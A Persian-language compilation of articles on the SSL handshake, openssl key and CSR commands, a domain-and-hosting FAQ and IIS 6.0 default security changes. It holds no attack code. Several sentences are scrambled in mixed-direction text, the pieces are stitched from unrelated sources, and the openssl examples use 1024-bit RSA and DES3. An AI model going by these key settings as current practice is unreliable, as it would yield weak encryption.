پروتکل TCP/IP برای انتقال و مسیریابی داده ها برروی شبکه مورد استفاده قرار میگیرد .پروتکل هایی مانندLDAP ، IMAP و HTTP در لایه بالایی پروتکلTCP/IP اجرا میشوند .



۴ – پروتکل شکل SSL

همانطور که در شکل فوق مشاهده میشود SSL پایین تر از لایه کاربرد و بالاتر از لایه انتقال به اجرا درمی آیدSSL به یک سرور با قابلیت SSL اجازه میدهد که هویت خود را به یک سرویس گیر SSL اثبات نمانید (عکس این عمل نیز امکان پذیر است) همچنین اجازه میدهد که دو طرف یک اتصال امن رمز نگاری را ایجاد نمایند و اطلاعات شان را به صورت کد شده منتقل کنند:

- اثبات هویت سرویس دهندهSSL : این قابلیت به سرویس گیر این امکان را می دهد که از هویت سرور اطمینان حاصل نماید . نرم افزار سرویس گیرSSL می تواند با استفاده از تکنیک استاندارد رمزنگاری کلید عمومی از اعتبار گواهی و کلید عمومی سرور اطمینان حاصل نماید .همچنین میتواند بررسی کند که مرکز صدور گواهی سرور، در لیست مراکز صدور گواهی قابل اعتماد خود قرار دارد یا نه.
- اثبات هویت سرویس گیرSSL : این قابلیت به سرور اجازه می دهد که هویت سرویس گیر را تأیید نماید.
- اتصال امنSSL : این قابلیت به دو نرم افزار سرور و سرویس گیر اجازه می دهد که اطلاعات شان را به صورت رمز شده مبادله نمایند.

پروتکل SSL از دو پروتکل جزئی تر تشکیل شده استSSL Record Protocol وSSL Handshake Protocol پروتکل رکورد SSL فرمت انتقال داده ها را تعریف میکند .پروتکل ارتباطیSSL نیز نحوه استفاده. از پروتکل رکوردSSL برای مبادله پیغام های سرویس گیر و سرورSSL را تعریف می نماید . هدف از مبادله این پیغام ها، دستیابی به اهداف زیر است:

- اثبات هویت سرور به سرویس گیر
- انتخاب الگوریتم رمزنگاری توسط سرویس گیر و سرور بهطور یکه هر دو طرف آن را پشتیبانی کنند
- اثبات هویت سرویس گیر به سرور (اختیاری)
- استفاده از رمزنگاری کلید عمومی برای تولید کلید اشتراکی
- ایجاد اتصال رمزنگاری شده SSL

پروتکل ارتباطی SSL

پروتکل SSL ترکیبی از رمزنگاری کلید عمومی و کلید اشتراکی را استفاده می نماید .رمزنگاری کلید اشتراکی سریع تر می باشد، در مقابل رمزنگاری کلید عمومی سرویس تأیید هویت مطمئن تری را ارائه می دهد . یک جلسهSSL با پیغام SSL Handshake آغاز می گردد .این فاز پروتکل به سرور اجازه می دهد که هویت خودش را با استفاده از تکنیک کلید عمومی به سرویس گیر اثبات نماید؛ سپس به سرویس گیر و سرور اجازه ساخت کلید اشتراکی را می دهد .این کلید برای به رمز درآوردن داده ها، رمزگشایی داده ها و اطمینان از جامعیت پیغام مورد استفاده قرار میگیرد .این فاز میتواند شامل اثبات هویت سرویس گیر به سرور نیز باشد. این مراحل بهطور خلاصه در زیر آورده شده اند:

- سرویس گیر برای سرور شماره نسخهSSL مورد استفاده، الگوریتم رمز، داده تصادفی تولید شده و دیگر اطلاعاتی را که سرور برای ارتباطSSL با سرویس گیر نیاز دارد ارسال مینماید .

- سرور نیز اطلاعاتی که در مرحله اول گفته شد به علاوه گواهی خود را برای سرویس گیر ارسال می نماید .اگر نیاز به تأیید هویت سرویس گیر باشد سرور درخواست گواهی سرویس گیر را نیز ارسال میکند.

- سرویس گیر با استفاده از اطلاعاتی که توسط سرور ارسال شده هویت وی را بررسی مینماید . اگر هویت سرور اثبات نشد به کاربر اعلام می کند که امکان ایجاد اتصال رمزنگاری وجود ندارد.

- سرویس گیر با استفاده از داده هایی که تابه حال مبادله شده و نیز با توجه به الگوریتم توافقی یک کلید محرمانه اولیه ۷ ایجاد کرده و آن را با کلید عمومی سرور به رمز در می آورد و فرم رمز شده آن را برای سرور ارسال می نماید.

- اگر سرور درخواست اثبات هویت سرویس گیر را کرده باشد سرویس گیر علاوه بر کلید محرمانه اولیه یک پیغام امضاء شده به همراه گواهی خود برای سرور ارسال می نماید.

- اگر سرور درخواست اثبات هویت سرویس گیر را کرده باشد سرور سعی در تأیید هویت سرویس گیر می نماید .اگر هویت سرویس گیر تأیید نشود اتصال خاتمه می یابد؛ در غیر این صورت سرور از کلید خصوصی خودش برای رمزگشایی کلید محرمانه اولیه استفاده مینماید.

- سرور و سرویس گیر با استفاده ا ز کلید محرمانه اولیه کلید جلسه را تولید می نمایند که یک کلید اشتراکی و متقارن می باشد . اطلاعاتی که در طول یک جلسه SSL مبادله میگردد با استفاده از این کلید رمزنگاری و رمزگشایی می شود ؛ همچنین با استفاده از آن می توان از جامعیت اطلاعات مبادله شده یعنی از تغییر نیافتن محتوای پیغام در طول انتقال اطمینان حاصل کرد.

- سرویس گیر به وسیله پیغامی به سرور اطلاع می دهد که بقیه پیغام ها بوسیله کلید جلسه رمز خواهند شد؛ سپس یک پیغام رمز شده به نشانه پایان یافتن فاز ارتباطی ارسال می نماید.

- سرور نیز به سرویس گیر پیغامی می فرستد که به نشانه پایان یافتن فاز ارتباطی می باشد

- به اشتراک گذاشته شده است .سرویس گیر و SSL به اتمام رسیده و کلید جلسه SSL فاز ارتباطی سرور از این کلید جلسه برای به رمز درآوردن، رمزگشایی و اطمینان از جامعیت داده ها استفاده می نمایند.

اثبات هویت سرور

نرم افزار سرویس گیرSSL به تأیید هویت سرور نیاز دارد . همانطور که در مرحله ۲ از فاز ارتباطی SSL گفته شد سرور گواهی خود را برای سرویس گیر ارسال می کند تا هویت خودش را اثبات نماید . در مرحله ۳ سرویس گیر با استفاده از گواهی سرور هویت وی را بررسی می نماید .نرم افزار سرویس گیرSSL برای تأیید هویت سرور باید از چهار سؤال زیر پاسخ مثبت دریافت کند:

- آیا گواهی سرور معتبر است؟ سرویس گیر تاریخ جاری را با زمان اعتبار گواهی مقایسه می کند

- اگر گواهی منقضی شده باشد فرآیند تأیید هویت قطع میگردد.

آیا صادر کننده گواهی در لیست مراکز صدور گواهی قابل اعتماد سرویس گیر می باشد ؟ هر لیستی از مراکز سرویس گیر SSL صدور گواهی قابل اعتماد خود را دارد .این لیست معین می کند که سرویس گیر گواهی چه سرور هایی را میپذیرد .بنابراین نام صادر کننده گواهی را که در فیلدDN از گواهی آمده با لیست مراکز صدور گواهی قابل اعتماد خود مقایسه می کند .اگر این نام در لیست نباشد هویت سرور تأیید نمی شود مگر آن که خود سرو یس گیر بخواهد آن را به لیست خود اضافه نماید.

آیا کلید عمومی مرکز صدور گواهی امضای الکترونیکی صادرکننده را تأیید می کند؟ سرویس گیر با استفاده از کلید عمومی مرکز صدور گواهی که از گواهی به دست آورده است امضای الکترونیکی گواهی را بررسی می نماید .اگر اطلاعات گواهی سرور بعد از امضای آن توسط مرکز صدور گواهی تغییر کرده باشد و یا کلید عمومی مرکز صدور گواهی با کلید خصوصی که برای امضای گواهی سرور استفاده شده مطابقت نکند هویت سرور تأیید نخواهد شد.

آیا نام دامنه در گواهی سرور با نام دامنه سرور مطابقت دارد ؟ این مرحله تأیید می کند که سرور واقعاً در همان شبکه های واقع شده که در نام دامنه گواهی ذکر شد ها است. اگر پاسخ به تمام سؤالات فوق مثبت بود هویت سرور تأیید می گردد و در غیر این صورت اتصال SSL ایجاد نخواهد شد.

ایجاد کردن کلید و گواهی با استفاده از دستور openssl

می باشد . با shell ۸ از طریق OpenSSL یک برنامه برای استفاده از امکانات توابع کتابخانه های openssl دستور استفاده از این دستور میتوان کارهای زیر را انجام داد:

- ایجاد کلیدهای RSA، DH و DSA
- ایجاد گواهی CSR و CRL در استاندارد x509

محاسبه چکیده پیغام رمز کردن و رمزگشایی به وسیله الگوریتم های رمز .

- تست کردن سرور و سرویس گیرSSL و TLS

مدیریت پیغام های رمز شدهS/MIME

دستورopenssl دارای فرمت زیر است :

Openssl command [command_opts] [command_args]

پارامتر command مقادیر متعددی می تواند داشته باشد که نوع عملکرد دستور را تعیین میکند .البته استفاده از عده معدودی از آنها برای بسیاری از کاربران کفایت می کند .برای راه اندازی یک سرویس مبتنی بر SSLلازم است که کاربر یک کلید خصوصی به همراه یک CSR تولید کند، سپس این درخواست را برای یک مرکز صدور گواهی ارسال نماید که در مقابل یک گواهی از طرف مرکز صدور گواهی برای وی فرستاده شود . یک راه دیگر این است که این درخواست توسط خود کاربر امضا شود ۹ .در هر حالت با استفاده از دستورات genrsarsa req و x 509 تمام این کارها را میتوان انجام داد .

قبل از اینکه به بررسی این دستورات بپردازیم به یک نکته بد نیست اشاره شود . هنگام تولید کلید خصوصی می توان از یک passphraseبرای برقراری امنیت بیشتر استفاده نمود .در این حالت برای استفاده از این کلید خصوصی باید passphrase مربوطه را وارد کرد .این روال شامل تمام گواهی های تولید شده از این کلید خصوصی نیز میشود .این امر باعث میشود که کلید خصوصی یا گواهی درصورت دزدیده شدن قابل استفاده نباشد .از طرف دیگر اگر از چنین کلیدی برای راه اندازی یک سرویس استفاده شود هنگام اجرا کردن سرویس باید passphrase مربوطه را وارد کرد . این بدان معناست که چنین سرویسی به طور اتوماتیک نمیتواند اجرا شود و هر بار هنگام اجرا شدن یک نفر باید برای وارد کردن این passphrase حضور فیزیکی داشته باشد .لذا کاربران باید با سنجیدن تمام جوانب کار درمورد استفاده از این امکان تصمیم گیری کنند.

کلمهpassphrase توسط گزینه های passin و passout مشخص میشود به ترتیب برای ورودی و خروجی اگر از گزینه های -passin یا passout- استفاده نشود passphrase مربوطه از ورودی استاندارد دریافت می شود .در هر کدام از دستورات openssl که نیاز به وارد کردن یک passphrase باشد می توان یکی از ترکیب های زیر را به عنوان پارامتر این دو گزینه به کار برد:

- pass:passphrase از عبارت passphrase استفاده میشود .
- env:var از مقدار متغیر محیطی var استفاده میشود

- file:pathname - از سطر اول فایل pathname برای خواندن passphrase استفاده میشود .اگر از یک فایل برای دو گزینه passin- وpassout- به طور همزمان استفاده شود، از سطر اول برای خواندنpassphrase ورودی و از سطر دوم برای خواندن passphrase خروجی استفاده میشود .
- fd:number از فایلی که شماره معرف ۱۰ آن number با شد برای خواندنpassphrase استفاده میشود.
- passphrase - stdin مربوطه از ورودی استاندارد خوانده می شود .این عملکرد پیش فرض سیستم است، پس نیازی به استفاده از stdin نمیباشد .

در قسمت های بعدی دستورات genrsa، rsa ، req و509 x به همراه بعضی از گزینه های متداول آنها توضیح داده می شود . اطلاعات بیشتر درمورد این دستورات در صفحات manual آنها وجود دارد .

دستور genrsa

این دستور برای تولید کلید خصوصی RSA به کار میرود .فرم کلی این دستور به شکل زیر میباشد :

openssl genrsa [-out filename] [-passout arg] [-des] [-des3] [-idea] [-f4] [-3] [-rand file(s)] [numbits]

گزینه های متداول:

-out filename

نام فایل خروجی را که کلید خصوصی در آن نوشته می شود مشخص میکند .اگر از این گزینه استفاده نشود خروجی در stdout نوشته میشود .

-des|-des3|-idea

از یکی از الگوریتم های DES3، DES یاIDEA برا ی رمز کردن کلید خصوصی استفاده میکند.

-passout arg

درصورتی که از یکی از الگوریتم هایDES3، DES یا IDEA برای رمز کردن کلید استفاده شود برای مشخص کردن passphrase فایل خروجی از این گزینه استفاده میشود.

numbits

طول کلید را مشخص میکند .مقدار پیش فرض آن۵۱۲ است.

دستور زیر یک کلید خصوصی به طول ۱۰۲۴ بیت و بدون passphrase تولید میکند

openssl genrsa -out rsakey.pem 1024

رمز شده با الگوریتم ۱۰۲۴ دستور زیر یک کلید خصوصی به طول3 DES و یک passphrase خاص تولید میکند:

openssl genrsa -out rsakey.pem -passout pass:enter-pass-here -des3 1024

دستور rsa

این دستور برای مدیریت کلیدهای RSA به کار می رود .با استفاده از این دستور می توان کلید ها را از یک فرمت به فرمت دیگر تبدیل کرد، محتوای آنها را تغییر داد، یا مقدار فیلد های مختلف کلید را مشاهده نمود.

فرم کلی این دستور به شکل زیر میباشد:

openssl rsa [-inform PEM|NET|DER] [-outform PEM|NET|DER] [-in filename] [-passin arg] [-out filename] [-passout arg] [-sgckey] [-des] [-des3] [-idea] [-text] [-noout] [-modulus] [-check] [-pubin] [-pubout]

گزینه های متداول:

-inform

فرمت کلید ورودی را تعیین می کند که میتواند DER یا NET، PEM باشد .مقدار پیش فرض آنPEM است .

-outform

فرمت کلید خروجی را تعیین می کند که میتواند DER یا NET، PEM باشد .مقدار پیش فرض آن PEM است .

-in filename

فایل ورودی را که شامل یک کلید خصوصی است مشخص می کند .اگر از این گزینه استفاده نشود کلید ورودی از ورودی استاندارد خوانده میشود.

-passin arg

اگر کلید ورودی رمز شده باشد passphrase آن با این گزینه مشخص میشود

-out filename

فایلی را که کلید خصوصی در آن نوشته شده مشخص می کند . اگر از این گزینه استفاده نشود کلید خروجی در خروجی استاندارد نوشته میشود.

-passout arg

اگر کلید خروجی رمز شده باشد passphrase آن با این گزینه مشخص میشود .

-des|-des3|-idea

از یکی از الگوریتم های IDEA یا DES، DES3 برای رمز کردن کلید خصوصی استفاده میکند.

-text

فیلد های کلید خصوصی را علاوه بر حالت کد شده به صورت متنی ساده نیز به خروجی میفرستد.

-nooout

با استفاده از این گزینه فرم کد شده فیلد های کلید خصوصی در خروجی ظاهر نمی شوند.

-modulus

قسمت modulus کلید را در خروجی ظاهر میکند دستور زیرpassphrase یک کلید خصوصی را پاک می کند :

openssl rsa -in inkey.pem -passin file: pass-file-here -out outkey.pem

دستور زیر یک کلید خصوصی را رمز میکند passphrase از ورودی استاندارد خوانده میشود

openssl rsa -in inkey.pem -des3 -out outkey.pem

دستور زیر محتویات یک کلید خصوصی را نشان میدهد:

openssl rsa -in inkey.pem -text -noout

دستور req

از این دستور برای مدیریت CSR استفاده میشود، هرچند میتوان از آن برای تولید کلید خصوصی و گواهی نیز استفاده نمود .فرم کلی این دستور به شکل زیر میباشد:

openssl req [-inform PEM|DER] [-outform PEM|DER] [-in filename] [-passin arg] [-outfilename] [-passout arg] [-text] [-noout] [-verify] [-modulus] [-new] [-rand file(s)] [-newkey rsa:bits] [-newkey dsa:file] [-nodes] [-key filename] [-keyform PEM|DER] [-keyout filename] [-[md5|sha1|md2|mdc2]] [-config filename] [-x509] [-days n] [-asn1-kludge] [-newhdr] [-extensions section] [-reqexts section]

گزینه های متداول:

-inform

فرمتCSR ورودی را تعیین می کند که می تواندPEM، NET یاDER باشد . مقدار پیش فرض آن PEM است .

-outform

فرمتCSR خروجی را تعیین می کند که می تواند DER یا NET، PEM باشد مقدار پیش فرض آن PEM است .

-in filename

فایل ورودی را که شامل یک CSR است مشخص می کند .اگر از این گزینه استفاده نشودCSR ورودی از ورودی استاندارد خوانده میشود .

-passin arg

اگرCSR ورودی رمز شده باشد passphrase آن با این گزینه مشخص میشود

-out filename

فایلی را کهCSR در آن نوشته شده مشخص میکند .اگر از این گزینه استفاده نشود CSR در خروجی استاندارد نوشته میشود .

-passout arg

اگرCSR رمز شده باشد passphrase آن با این گزینه مشخص میشود

-text

فیلد های CSR را علاوه بر حالت کد شده به صورت متنی ساده نیز به خروجی میفرستد.

-nooout

با استفاده از این گزینه فرم کد شده فیلد های CSR در خروجی ظاهر نمیشوند

-modulus

قسمتmodulus کلید عمومی داخلCSR را در خروجی ظاهر میکند

-new

استفاده از این گزینه باعث ایجاد یک CSR می شود و اطلاعات موردنیاز نیز از ورودی استاندارد گرفته می شود.

-key

برای ایجاد CSR از کلیدی که با گزینه مشخص شده استفاده میشود اگر مشخص نشده باشد یک کلید تولید میشود

و ....

پرسش و پاسخ در باره بعضی اصطلاحات مربوطه FAQ !!

درباره Domain

۱ - Domain چیست ؟

معادل کلمه قلمرو می باشد ، هر فرد حقیقی یا حقوقی می تواند صاحب Domain (قلمرو) در اینترنت باشد . به عنوان مثال azaranweb.com یک Domain است که در اینترنت به این شکل آدرس دهی می شود : http://www.azaranweb.com

۲ - برای انتخاب Domain چه معیارهایی را باید در نظر بگیرم ؟

* - متناسب با نوع فعالیت های سایت باشد .
* - خواندن و spell کردن آن آسان باشد .
* - تا جایی که امکان دارد کوتاه باشد .

۳ - از چه کاراکتر هایی می توانم استفاده کنم ؟

کارکتر های مجاز عبارتند از : حروف a تا z ، اعداد ۰ تا ۹ و خط تیره (-) ، در ضمن حروف کوچک و بزرگ تفاوتی نمی کند .

۴ - از چه پسوند هایی می توانم استفاده کنم ؟

پسوند های زیادی برای اهداف مختلف وجود دارند که متداولترین آنها عبارتند از :

.com , .net , .org , .biz , .info , ...

انتخاب آنها بستگی به نوع استفاده شما دارد ، به طور مثال در صورتی که تمایل به راه اندازی یک وب سایت با مقاصد تجاری را دارید می توانید از پسوند .com(Commercial مخفف) و یا .biz(Business مخفف) استفاده نمایید ، بدیهی است در این حالت استفاده از پسوندی چون .net(Network مخفف) که مربوط به سرویس دهندگان اینترنت و شبکه می باشد مناسب نیست ، متاسفانه استفاده صحیح و به جا از این پسوند ها معمولاً رعایت نمی شود .

۵ - چگونه می توانم Domain مورد نظر خود را به ثبت برسانم ؟

برای این کار ابتدا می بایست عضو شوید ، در صورتی که Domain مورد نظر شما قبلا ثبت نشده باشد ، با قرار دادن اعتبار در حساب خود می توانید آن را به صورت online بلافاصله به ثبت برسانید .

۶ - آیا می توانم Domain خود را برای همیشه به ثبت برسانم ؟

خیر ، می توانید مدت ثبت آن را از ۱ تا ۱۰ سال تعیین کنید ، ضمن اینکه می توانید قبل از به پایان رسیدن دوره ثبت ، برای تمدید آن اقدام نمائید .

۷ - آیا Domain به نام من به ثبت خواهد رسید ؟

البته ، Domain توسط شما و به نام شما به ثبت می رسد .

۸ - آیا می توانم مشخصات مالک Domain را بعد از ثبت تغییر دهم ؟

بله ، در هر لحظه از شبانه روز می توانید مشخصات مربوط به مالکیت Domain خود را تغییر دهید .

۹ - آیا می توانم (DNS) سرویس دهنده Domain خود را تغییر دهم ؟

بله ، در هر لحظه از شبانه روز می توانید سرویس دهنده Domain خود را تغییر دهید .

درباره Hosting

۱ - Hosting چیست ؟

معادل کلمه میزبانی می باشد ، Web Hosting به سرویس دهنده ای گفته می شود که میزبانی صفحات وب را به عهده دارد .

۲ - رابطه Domain با Hosting چیست ؟

Domain نامی است که شما برای سایت خود انتخاب می کنید و Hosting میزبانی است که به Domain شما سرویس دهی می کند ، مانند اختصاص فضا ، Email و ...

۳ - Hosting خوب چه ویژگیهایی باید داشته باشد ؟

* - از سرعت بالایی برخوردار باشد .
* - استاندار های بین المللی در آن رعایت شده باشد .
* - از امنیت بالایی برخوردار باشد .
* - تیم پشتیبانی فنی آن فعال ، با تجربه و همیشه آماده باشد .

۴ - برای انتخاب نوع سرویس Hosting برای Domain خود چه معیارهایی را باید در نظر بگیرم ؟

* - میزان فضا را متناسب با حجم سایت (فایلها ، بانک اطلاعاتی و ...) انتخاب نمائید .
* - در صورتی که سایت شما بازدید کننده های زیادی دارد یا در آینده ترافیک بالایی خواهد داشت به پهنای باند (Bandwidth) اختصاص یافته توجه نمائید .
* - به Resource های اختصاص یافته به Hosting Plan مورد نظرتان برحسب نوع طراحی و برنامه نویسی سایت خود توجه نمائید .

۵ - برای تهیه Hosting از کجا باید شروع کنم ؟

ابتدا می بایست عضو شوید ، در صورتی که Domain خود را ثبت کرده باشید می توانید برای آن Hosting تهیه نمائید و اگر Domain خود را قبلا ثبت نکرده باشید می توانید ثبت و Hosting را در یک زمان بصورت Online انجام دهید .

۶ - Hosting مورد نظر خود را تا چه مدتی می توانم تهیه کنم ؟

مدت زمان آن را می توانید از ۱ تا ۱۰ سال تعیین نمائید ، ضمن اینکه می توانید بعد از تهیه نیز برای تمدید اقدام نمائید .

۱۰ - Email های خود را از چه طریقی می توانم چک کنم ؟

* - از طریق وب .
* - از طریق برنامه هایی مانند Outlook express و Netscape Navigator و ...

۱۲ - برای چک کردن Email ها از طریق برنامه هایی مانند Outlook مقادیر SMTP و POP۳ را چه آدرسی باید قرار دهم ؟

هر دو برابر با اسم سایت خود بدون هیچ پیشوندی قرار دهید ، مثال :

Incoming mail (POP3): reza.com
Outgoing mail (SMTP): reza.com

۱۳ - آیا Email ها را خودم می توانم ایجاد کنم ؟

بله ، این عمل توسط Administrative Email انجام می شود ، شما می توانید توسط آن Email های دیگر را ایجاد ، حذف ، تغییر کلمه عبور و مدیریت نمائید .

۱۴ - منظور از Email Auto Responder چیست ؟

پاسخگویی اتو ماتیک به Email های دریافتی ، شما می توانید یک متن را ذخیره نمائید تا هر گاه به شما Email ارسال می شود بلافاصله آن متن به عنوان پاسخ موقت به فرستنده ارسال شود .

۱۵ - منظور از Email Forwarding چیست ؟

در صورتی که Email دیگری مانند yahoo , hotmail دارید می توانید Email های دریافتی خود را بصورت اتو ماتیک به آن ارجاع (Forward) نمائید .

۱۶ - منظور از Sub Domain چیست ؟

نامی است که قبل از Domain اصلی قرار می گیرد و با نقطه از آن جدا می شود . به عنوان مثال azaranweb.com یک Domain است و members.azaranweb.com یک Sub Domain است .

۱۷ - منظور از Statistics چیست ؟

آمار و وضعیت سایت از نظر ترافیک ، بازدید کننده ها و مشخصات آنها وضعیت کاربران Online در سایت ، صفحات بازدید شده ، مدت زمان بازدید هر صفحه و ... که این آمار بصورت ساعتی ، روزانه ، ماهیانه و سالانه گزارش داده می شود .

۱۸ - منظور از ODBC چیست ؟

ارتباط بین سایت و بانک اطلاعاتی را ایجاد می کند ، در صورتی که از بانک های اطلاعاتی استفاده می نمائید می توانید این ارتباط را بصورت Online برقرار نمائید .

۲۱ - منظور از FTP Account چیست ؟

برای انتقال فایلها از کامپیوتر بر روی سرویس دهنده، حداقل به یک Account FTP برای برقراری ارتباط نیاز دارید . در صورتی که اپراتور های سایت شما بیش از یک نفر باشند می توانید برای هر کدام یک FTP Account مستقل ایجاد و اجازه دسترسی آنها را به دایرکتوری ها یا فایل ها با قابلیت خواندنی، نوشتنی و ... تعیین نمائید .

۲۳ - منظور از URL Forwarding چیست ؟

به ارجاع مستقیم سایت شما به آدرس URL دیگر گفته می شود ، به عنوان مثال : اگر در قسمت آدرس ، سایت شما تایپ شود http://www.reza.com می توانید آدرس دیگری مانند : http://www.reza.com را تعیین نمائید تا بصورت اتو ماتیک به آن ارجاع(Forward) شود .

۲۵ - برای قراردادن فایلها روی سرویس دهنده (Upload) از چه روشی استفاده کنم ؟

برای اینکار ۳ روش وجود دارد :
* - استفاده از Browser ، بدین منظور می بایست مشخصات سایت خود را به شکل زیر در Browser خود وارد نمائید:

ftp://username:password@your-site-name.com
ftp://your-site-name.com
در صورتی که آدرس دوم را تایپ می نمائید ، نام کاربری و کلمه عبور بعد از چند لحظه از شما درخواست می شود .
* - استفاده از نرم افزارهای متداول مانندCute FTP , Flash FXP , WS FTP استفاده از آنها بسیار ساده است ، از شما نام کاربری ، کلمه عبور و آدرس FTP درخواست می شود ، به عنوان مثال :
FTP Address : reza.com Username : your-username Password: ******
* - استفاده از کنترل پنل ، که توسط آن میتوانید فایلهای خود را Upload نمائید.

نصب و پیکربندی IIS با رعایت مسائل امنیتی

قبل از هر چیز این مقایسه کلی نسخه جدید با نسخه قدیمی

مقایسه IIS 5.0 با IIS 6.0 !!

محبوبیت سرورهای وب هدف اولیه برای خرابکاران و نویسندگان کرمهای اینترنتی است. این مقاله درباره پیکربندی استاندارد و اصلی IIS 6.0 و تغییرات در IIS 5.0 و IIS 6.0 بحث میکند تا آنرا برای برنامه های کاربردی وب به دور از خطر و در سطح امن بسازد.

ایمنی IIS در حالت Default:

همانطور که میدونید فروشندگان محصولات مایکروسافت برای تمامی نرم افزارهایشان از جمله سرورهای وب مایکروسافت (همون IIS منظورمه) یک نصب default (استاندارد) تنظیم میکنند(البته نه تنها فروشندگان محصولات مایکروسافت بلکه تمامی سازندگان و فروشندگان نرم افزار). و بعد از پخش اون مرتباً یه سری راهنمایی هایی رو برای امنیت بیشتر و مدیریت و انعطاف اون برای خریداران اون فراهم میکنند. نصب استانداردهای چنین نرم افزارهایی بدون استفاده از راهنمایی هایی که بعد از انتشار اون پخش میشه امنیت رو به طور قابل توجهی پایین میاره و سطح حمله رو افزایش میده و خطراتی رو برای سرور فراهم میکنه. درست همون اتفاقی که برای IIS 5.0 افتاد. در نتیجه IIS 6.0 ایمن تر طراحی شد و به بازار اومدیکی از تغییرات قابل توجه IIS 6.0 اینه که تو Windows server 2003 بصورت استاندارد نصب نشده است. بقیه تغییرات IIS 6.0 نسبت به نسخهٔ قبلی اون یعنی IIS 5.0 عبارتند از :

۱- نصب استاندارد فقط در یک Static HTTP Server :

نصب استاندارد IIS 6.0 فقط با صفحات Static HTML پیکربندی شده است و صفحات پویا (Dynamic Page) مجاز نشده است. جدول زیر بخشهای استاندارد IIS 6.0 , IIS 5.0 را مقایسه میکند:

IIS Component	IIS 5.0 default install	IIS 6.0 default install
Static file support	Enabled	Enabled
ASP	Enabled	Disabled
Server-side includes	Enabled	Disabled
Internet Data Connector	Enabled	Disabled
WebDAV	Enabled	Disabled
Index Server ISAPI	Enabled	Disabled
Internet Printing ISAPI	Enabled	Disabled
CGI	Enabled	Disabled
Microsoft FrontPage® server extensions	Enabled	Disabled
Password change interface	Enabled	Disabled
SMTP	Enabled	Disabled
FTP	Enabled	Disabled
ASP.NET	N/A	Disabled
Background Intelligence Transfer Service	N/A	Disabled

۲. نمونه کاربردهای نصب شده :

IIS 6.0 هیچ سند نمونه و کاربردهایی مانند codebrws.asp , showcode.asp را شامل نمیشود.
این برنامه ها برای برنامه نویسان طراحی شده است که اجازه میدهد تا آنها به سرعت کد ارتباطی داده هایشان را برای اشکال زدایی آن جستجو کنند. بنابراین codebrws.asp , showcode.asp به درستی و با اطمینان فایل درخواست شده در در دایرکتوری ریشه وب را جستجو نمیکنند. این به حمله کننده ها اجازه میدهد تا هر فایلی را از سیستم بخوانند.برای اطلاعات بیشتر در این مورد اینجا به سر بزنید.

۳. بهبود کنترل دستیابی به سیستم فایل :
در نسخه جدید IIS علاوه بر اینکه کاربران میهمان به طور کوتاه به سرور وب و دایرکتوری اصلی دست پیدا میکنند کاربران FTP نیز در دایرکتوریهای اصلی شان جدا میشوند. این محدودیت ها از وارد کردن فایلهای بد اندیش به دیگر قسمت های سیستم سرور جلوگیری میکند. چنین حمله ها یی حتی ممکن است باعث تغییر داده شدن ظاهر وب سایت شود با وارد کردن فایلهایی به ریشه سند وب و اجرای فرمانهایی از راه دور ، سومین مزیت IIS 6.0 (یعنی کنترل دستیابی به سیستم فایل) بسیار پیشرفته تر از نسخه قبلی خود جلوی این عمل را میگیرد.

۴. دایرکتوری مجازی اجرا ناپذیر :
دایرکتوری غیر مجازی در IIS 6.0 قابل اجرا هستن و این از بهره برداری پیمایش دایرکتوریهای ارقامی و وارد کردن کد ، MDAC که در گذشته وجود داشته جلوگیری میکند.

۵. IISSUBA.dll از IIS 6.0 انتقال داده شده است. اکانت هایی که به این اعمال در version قبلی نیاز دارند به امتیاز دسترسی به شبکه نیاز دارند. انتقال این DLL وابستگی را کاهش میدهد، بنا براین سطح حمله را به دایرکتوری فعال و SAM کاهش میدهد.

۶. مسیرهای اصلی غیر فعال هستند :
دستیابی به مسیرهای اصلی در سیستم فایل به صورت استاندارد غیر فعال شده است. این از حمله هایی که ممکن است به ریشه سند وب و فایلهای حساس سیستم (بعنوان مثال فایل SAM) جلوگیری میکند. توجه داشته باشید که ممکن است مشکلاتی را برای استفاده از مسیرهای اصلی در ورژن قبلی IIS بوجود آورید.

مکانسیم های افزایش امنیت logging:
Logging گسترده نیازمند مقدماتی برای تشخیص موفقیت آمیز و پاسخ به ایجاد امنیت میباشد. مایکروسافت این نیاز و ابزار را مکانیسم logging گسترده و موثق در http.sys تشخیص داده است. http.sys فایلها را قبل از ارسال تقاضا و رسیدن به پردازش معین میکند. این تضمین میکند که در شرایط error نیز logها انجام می شوند حتی اگر آن باعث شود پردازش به پایان برسد. داخل فایلهای log شامل تاریخ و زمان برقراری ارتباط، error ها، آدرسهای IP هدف، و شماره پورتهای اتصال دهنده و اتصال کننده می باشد. لغات http,URL,Id سایت و http.sys از رگوهی استدلالی هستند. این گروه جزئیات اطلاعات را درباره error اتفاق افتاده تهیه می کنند که آیا به خاطر Timeout یا افزایش اتصال یا قطع غیر منتظره بوده است یا خیر. یک نمونه از فایل log ، HTTP.sys را میتوانید از اینجا ببینید.

طراحی امنیت:

تغییرات اساسی طراحی شده در IIS 6.0 شامل بهبود بخشیدن به اعتبار داده ها، افزایش امنیت logging و محافظت می باشد و همچنین کاربرد جداسازی و الصاق داده ها که از آخرین اصول مصونیت و امنیت داده ها می باشد.
اعتبار بخشیدن به داده ها :
بخش جدید اصولی که در طراحی IIS 6.0 قرار گرفته است حالت هسته درایور HTTP,HTTP.sys می باشد. این فقط برای نمایش سرور وب و ویژگیهای تنظیم نشده است بلکه همچنین امنیت سرور رانیز مد نظر قرار داده است.HTTP.sys به عنوان دروازه ای برای درخواست کاربران از سرور وب عمل می کند. در ابتدا درخواست کاربران را تجزیه و تحلیل کرده سپس آنرا در پردازشهای ایجاد کننده سطح کاربر مناسب قرار می دهد. محدودیت پردازشهای تغییر کاربر از دسترسی به منابع انحصاری در هسته سیستم جلوگیری می کند. بنابراین، هدف حمله کننده که تمایل دارد به حق انحصاری دسترسی یابد به طور زیادی محدود شده است.

